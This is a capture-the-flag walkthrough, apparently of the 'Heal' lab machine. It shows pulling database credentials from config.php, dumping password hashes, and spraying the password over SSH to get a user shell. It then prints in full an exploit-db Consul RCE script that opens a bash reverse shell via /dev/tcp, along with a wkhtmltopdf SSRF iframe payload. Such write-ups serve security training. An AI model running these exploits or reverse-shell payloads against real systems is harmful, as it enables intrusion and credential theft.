
Get ron

In ps -ef --forest, I can find postgresql is running



I can find config.php





It has credentials

I can login to postgresql

- Change directory to stable directory like /var/www/limesurvey before connecting it: may give an error
- If nothing appears, just give command and press enter

```
$ psql -U db_user -d survey -W -h localhost
Password: AdmiDi0_pA$$w0rd



\dt
                    List of relations
 Schema |                 Name                 | Type  |  Owner
--------+--------------------------------------+-------+---------
 public | lime_answer_l10ns                    | table | db_user
 public | lime_answers                         | table | db_user
 public | lime_archived_table_settings         | table | db_user
 public | lime_assessments                     | table | db_user
 public | lime_asset_version                   | table | db_user
 public | lime_boxes                           | table | db_user
 public | lime_conditions                      | table | db_user
 public | lime_defaultvalue_l10ns              | table | db_user
 public | lime_defaultvalues                   | table | db_user
 public | lime_expression_errors               | table | db_user
 public | lime_failed_emails                   | table | db_user
 public | lime_failed_login_attempts           | table | db_user
```

...

```
 public | lime_templates                  | table | db_user
 public | lime_tutorial_entries           | table | db_user
 public | lime_tutorial_entry_relation    | table | db_user
 public | lime_tutorials                  | table | db_user
 public | lime_user_groups                | table | db_user
 public | lime_user_in_groups             | table | db_user
 public | lime_user_in_permissionrole     | table | db_user
 public | lime_users                      | table | db_user
(60 rows)
```

```
select users_name, password from lime_users;
 users_name |                           password
------------+--------------------------------------------------------------
 ralph      | $2y$10$qMS2Rbu5NXKCPI5i6rjQPexhhJk33kv3KNt4uNjJ5XEvV9hv.om/C
(1 row)
```

However, cracking it ends up with the same password as the previous hash

I'll password spray the database password to users

First, get users and save only username

```
$ cat /etc/passwd | grep /bin/bash
root:x:0:0:root:/root:/bin/bash
ralph:x:1000:1000:ralph:/home/ralph:/bin/bash
postgres:x:116:123:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
ron:x:1001:1001:,,,:/home/ron:/bin/bash
```

Then, use nxc ssh to spray password


```
└─ $nxc ssh 10.10.11.46 -u users -p 'AdmiDi0_pA$$w0rd' --continue-on-success
SSH         10.10.11.46     22     10.10.11.46      [*] SSH-2.0-OpenSSH_8.9p1 Ubuntu-3ubuntu0.10
SSH         10.10.11.46     22     10.10.11.46      [-] root:AdmiDi0_pA$$w0rd
SSH         10.10.11.46     22     10.10.11.46      [-] ralph:AdmiDi0_pA$$w0rd
SSH         10.10.11.46     22     10.10.11.46      [-] postgres:AdmiDi0_pA$$w0rd
SSH         10.10.11.46     22     10.10.11.46      [+] ron:AdmiDi0_pA$$w0rd Linux - Shell access!
```


I can get ron shell

```
ron@heal:~$ id
uid=1001(ron) gid=1001(ron) groups=1001(ron)
ron@heal:~$ ls
user.txt
```


Get root

ps -ef --forest shows root is running consul







curl those ports




Let's portforward the ports



It seems like port 3000 is just for resume builder



Port 8500 shows consul page



Version 1.19.2 has RCE vulnerability

https://www.exploit-db.com/exploits/51117

```
# Exploit Title: Hashicorp Consul v1.0 - Remote Command Execution (RCE)
# Date: 26/10/2022
# Exploit Author: GatoGamer1155, 0bfxgh0st
# Vendor Homepage: https://www.consul.io/
# Description: Exploit for gain reverse shell on Remote Command Execution via API
# References: https://www.consul.io/api/agent/service.html
# Tested on: Ubuntu Server
# Software Link: https://github.com/hashicorp/consul

import requests, sys

if len(sys.argv) < 6:
    print(f"\n[\033[1;31m-\033[1;37m] Usage: python3 {sys.argv[0]} <rhost> <rport> <lhost> <lport> <acl_token>\n")
    exit(1)

target = f"http://{sys.argv[1]}:{sys.argv[2]}/v1/agent/service/register"
headers = {"X-Consul-Token": f"{sys.argv[5]}"}
json = {"Address": "127.0.0.1", "check": {"Args": ["/bin/bash", "-c", f"bash -i >& /dev/tcp/{sys.argv[3]}/{sys.argv[4]} 0>&1"], "interval": "10s", "Timeout":
"864000s"}, "ID": "gato", "Name": "gato", "Port": 80}

try:
    requests.put(target, headers=headers, json=json)
    print("\n[\033[1;32m+\033[1;37m] Request sent successfully, check your listener\n")
except:
    print("\n[\033[1;31m-\033[1;37m] Something went wrong, check the connection and try again\n")
```

token can be found in /etc/consul.d/config.json

```
ron@heal:~$ ps -ef --forest | grep consul
ron        40903   23385  0 18:03 pts/0    00:00:00              \_ grep --color=auto consul
root        1731       1  0 10:04 ?        00:03:29 /usr/local/bin/consul agent -server -ui -advertise=127.0.0.1 -bind=127.0.0.1 -data-dir=/var/lib/consul -node=consu
l-01 -config-dir=/etc/consul.d
ron@heal:~$ ls /etc/consul.d/
config.json
ron@heal:~$ ls /etc/consul.d/config.json -l
-rw-r--r-- 1 root root 386 Sep 27  2024 /etc/consul.d/config.json
ron@heal:~$ cat /etc/consul.d/config.json -l
cat: invalid option -- 'l'
Try 'cat --help' for more information.
ron@heal:~$ cat /etc/consul.d/config.json
{
"bootstrap":true,
"server": true,
"log_level": "DEBUG",
"enable_syslog": true,
"enable_script_checks": true,
"datacenter":"server1",
"addresses": {
        "http":"127.0.0.1"
},
"bind_addr": "127.0.0.1",
"node_name":"heal-internal",
"data_dir":"/var/lib/consul",
"acl_datacenter":"heal-server",
"acl_default_policy":"allow",
"encrypt":"l5/ztsxHF+OWZmTkjlLo92IrBBCRTTNDpdUpg2mJnmQ="
}
```

I can get a root shell

```
$python3 exploit.py localhost 8500 10.10.16.81 9002 'l5/ztsxHF+OWZmTkjlLo92IrBBCRTTNDpdUpg2mJnmQ='

[+] Request sent successfully, check your listener
```

```
$rlwrap nc -nlvp 9002
listening on [any] 9002 ...
connect to [10.10.16.81] from (UNKNOWN) [10.10.11.46] 56956
bash: cannot set terminal process group (41036): Inappropriate ioctl for device
bash: no job control in this shell
root@heal:/# whoami
whoami
root
```

Beyond Root

I'll find out why wkhtml ssrf does not work

In ralph's home directory

```
root@heal:/home/ralph# ls
ls
resume_api
resume-builder
scripts
```

In resume_api, I can grep the command

```
./resume_api/app/controllers/exports_controller.rb:    command = "wkhtmltopdf --proxy None --user-style-sheet #{css_path} - #{filepath}"
```

Save the payload as test.html and run wkhtmltopdf without --proxy

```
└─ $nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.16.81] from (UNKNOWN) [10.10.11.46] 41728
GET / HTTP/1.1
Host: 10.10.16.81:9001
User-Agent: Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/602.1 (KHTML, like Gecko) wkhtmltopdf Version/10.0 Safari/6
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Connection: Keep-Alive
Accept-Encoding: gzip, deflate
Accept-Language: en-US,*
whoami
┌──[~/Documents/heal]
└─ $nc -nvlp 9001
```

```
PostgreSQL.3612312048
root@heal:/dev/shm# echo '<iframe src=http://10.10.16.81:9001/></iframe>' > test.html
echo '<iframe src=http://10.10.16.81:9001/></iframe>' > test.html
root@heal:/dev/shm# cat test.html
cat test.html
<iframe src=http://10.10.16.81:9001/></iframe>
root@heal:/dev/shm# wkhtmltopdf test.html out.pdf
wkhtmltopdf test.html out.pdf
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
Loading page (1/2)
Error: Failed to load http://10.10.16.81:9001/, with network status code 1 and http status code 0 - Connection refused
Printing pages (2/2)
Done
Exit with code 1 due to network error: ConnectionRefusedError
```

Connection is back


However, if I do it with --proxy None

```
└─ $nc -nvlp 9001
listening on [any] 9001 ...
```

```
root@heal:/dev/shm# wkhtmltopdf --proxy None test.html out.pdf
wkhtmltopdf --proxy None test.html out.pdf
QStandardPaths: XDG_RUNTIME_DIR not set, defaulting to '/tmp/runtime-root'
Loading page (1/2)
Error: Failed to load http://10.10.16.81:9001/, with network status code 3 and http status code 0 - Host None not found
Printing pages (2/2)
Done
Exit with code 1 due to network error: HostNotFoundError
```

Instead of setting no proxy, it looks for a proxy named None, which does not exist and crush with an error

If the file does not have any web request



It finishes without error since it doesn't need to use web request at all